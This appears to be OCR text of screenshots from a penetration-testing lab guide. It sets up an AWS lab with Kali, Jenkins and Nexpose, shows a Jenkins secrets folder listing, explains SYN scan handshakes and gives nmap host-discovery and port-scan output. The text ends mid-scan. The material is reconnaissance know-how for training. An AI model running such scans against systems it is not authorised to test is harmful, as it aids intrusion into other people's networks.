

secrets
Computer ▸ Local Disk (C:) ▸ Program Files (x86) ▸ Jenkins ▸ secrets ▸
Search secrets
Organize
Open
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
filepath-filters.d 2/20/2019 11:42 AM File folder
whitelisted-callables.d 2/20/2019 11:42 AM File folder
initialAdminPassword 2/20/2019 11:42 AM File 1 KB
jenkins.model.Jenkins.crumbSalt 2/20/2019 11:42 AM CRUMBSALT File 1 KB
master.key 2/20/2019 11:42 AM KEY File 1 KB
org.jenkinsci.main.modules.instance_identity... 2/20/2019 11:42 AM KEY File 1 KB
slave-to-master-security-kill-switch 2/20/2019 11:42 AM File 1 KB
initialAdminPassword Date modified: 2/20/2019 11:42 AM Date created: 2/20/2019 11:42 AM
File Size: 34 bytes



Getting Started
Customize Jenkins
Plugins extend Jenkins with additional features to support many different needs.
Install suggested plugins
Install plugins the Jenkins community finds most useful.
Select plugins to install
Select and install plugins most suitable for your needs.
Jenkins 2.165



Getting Started
Getting Started
Folders
OWASP Markup Formatter
Build Timeout
Credentials Binding
Timestamper
Workspace Cleanup
Ant
Gradle
Pipeline
GitHub Branch Source
Pipeline: GitHub Groovy Libraries
Pipeline: Stage View
Git
Subversion
SSH Slaves
Matrix Authorization Strategy
PAM Authentication
LDAP
Email Extension
Mailer
Folders
** JDK Tool
** Script Security
** Command Agent Launcher
** Structs
** Pipeline: Step API
** bouncycastle API
** SCM API
** Pipeline: API
** JUnit
OWASP Markup Formatter
** Token Macro
** - required dependency
Jenkins 2.165


Getting Started
Create First Admin User
Username:
admin
Password:
Confirm password:
Full name:
administrator
E-mail address:
admin@example.com
Jenkins 2.165
Continue as admin
Save and Continue



Administrator: Command Prompt
C:\Users\Administrator>ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 3:
Connection-specific DNS Suffix . : us-east-2.compute.internal
Link-local IPv6 Address . . . . . : fe80::d94:e75d:7504:c4f4%13
IPv4 Address. . . . . : 172.31.10.227
Subnet Mask . . . . . : 255.255.240.0
Default Gateway . . . . . : 172.31.0.1
Tunnel adapter isatap.us-east-2.compute.internal:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : us-east-2.compute.internal
Tunnel adapter Local Area Connection* 11:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
C:\Users\Administrator>_



Getting Started
Instance Configuration
Jenkins URL:
http://172.31.10.227.:8080/
The Jenkins URL is used to provide the root URL for absolute links to various Jenkins resources. That means this value is required for proper operation of many Jenkins features including email notifications, PR status updates, and the BUILD_URL environment variable provided to build steps.
The proposed default value shown is not saved yet and is generated from the current request, if possible. The best practice is to set this value to the URL that users are expected to use. This will avoid confusion when sharing or viewing links.
Jenkins 2.165
Not now
Save and Finish



PuTTY Configuration
Category:
Features
Window
Appearance
Behaviour
Translation
Selection
Colours
Connection
Data
Proxy
Telnet
Rlogin
SSH
Kex
Host keys
Cipher
Auth
TTY
X11
Tunnels
Bugs
More bugs
Options controlling SSH port forwarding
Port forwarding
Local ports accept connections from other hosts
Remote ports do the same (SSH-2 only)
Forwarded ports:
Remove
L8080 172.31.10.227:8080
Add new forwarded port:
Source port
8080
Add
Destination
172.31.10.227:8080
Local
Remote
Dynamic
Auto
IPv4
IPv6
About
Help
Open
Cancel



Internet
AWS Kali
Machine
AWS Jenkins
Machine
Your
Computer
AWS Internal
Ubuntu Machine


Edit inbound rules
Type
Protocol
Port Range
Source
Description
All traffic
All
0 - 65535
Custom
sg-
e.g. SSH for Admin Desktop
SSH
TCP
22
Custom
0.0.0.0/0
e.g. SSH for Admin Desktop
SSH
TCP
22
Custom
::/0
e.g. SSH for Admin Desktop
Add Rule
NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time until the new rule can be created.
Cancel
Save



The installer is comparing your system settings to required settings
Installation requirements
[Warn] - 7,984 MB RAM was detected. 8,192 MB RAM is recommended.
See the list of supported versions.
http://www.rapid7.com/products/nexpose/system-requirements
[Pass] - SELinux is not active.
[Pass] - Software is not running.
Ports and connectivity
Not checked.
[Pass] - Port 3780 is available.
[Pass] - Access to external networks was detected.
Minimum requirements met. Select "Yes" to continue, "No" to cancel installation.
Yes [y, Enter], No [n]
y
Database port
Enter the number for the port that the database will listen on:
[5432]
The port number is valid.
User Details: This information will be used for generating SSL certificates, and it will be included in requests
o Technical Support. Only alphanumeric characters and spaces are allowed in the name fields.
First name:
[]



Credentials: Choose secure credentials and remember them. You will need them to perform configuration steps after
completing the installation.
Credentials: Choose secure credentials and remember them. You will need them
to perform configuration steps after completing the installation.
User name:
[]



Activate a new license
You need an active license for scanning and reporting. To activate automatically over the Internet, use a product key. If you do not have a key request one.
Enter a product key:
ACTIVATE WITH KEY
Use a license file
CANCEL




```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-20 10:40 UTC
Nmap scan report for ip-172-31-0-1.us-east-2.compute.internal (172.31.0.1)
Host is up (0.00016s latency).
MAC Address: 02:F6:2C:C7:E8:70 (Unknown)
Nmap scan report for ip-172-31-0-2.us-east-2.compute.internal (172.31.0.2)
Host is up (0.00011s latency).
MAC Address: 02:F6:2C:C7:E8:70 (Unknown)
Nmap scan report for ip-172-31-10-227.us-east-2.compute.internal (172.31.10.227)
Host is up (0.00010s latency).
MAC Address: 02:30:B1:BD:FB:0A (Unknown)
Nmap scan report for ip-172-31-14-208.us-east-2.compute.internal (172.31.14.208)
Host is up (0.00012s latency).
MAC Address: 02:AB:5D:50:9D:24 (Unknown)
Nmap scan report for ip-172-31-11-218.us-east-2.compute.internal (172.31.11.218)
Host is up.
Nmap done: 4096 IP addresses (5 hosts up) scanned in 11.52 seconds
```



SYN (Request Connection)
SYN/ACK (Response)
RST (Connection Reset)
Attacker Machine
Target Machine


SYN (Request Connection)
RST (Connection Reset)
Attacker Machine
Target Machine



SYN (Request Connection)
SYN (Retry?)
Attacker Machine
Target Machine


```
ec2-user@kali:~$ sudo nmap 172.31.10.227
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-20 13:13 UTC
Nmap scan report for ip-172-31-10-227.us-east-2.compute.internal (172.31.10.227)
Host is up (0.00042s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
49154/tcp open  unknown
MAC Address: 02:30:B1:BD:FB:0A (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.51 seconds
```


```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-20 19:02 UTC
Nmap scan report for ip-172-31-10-227.us-east-2.compute.internal (172.31.10.227)
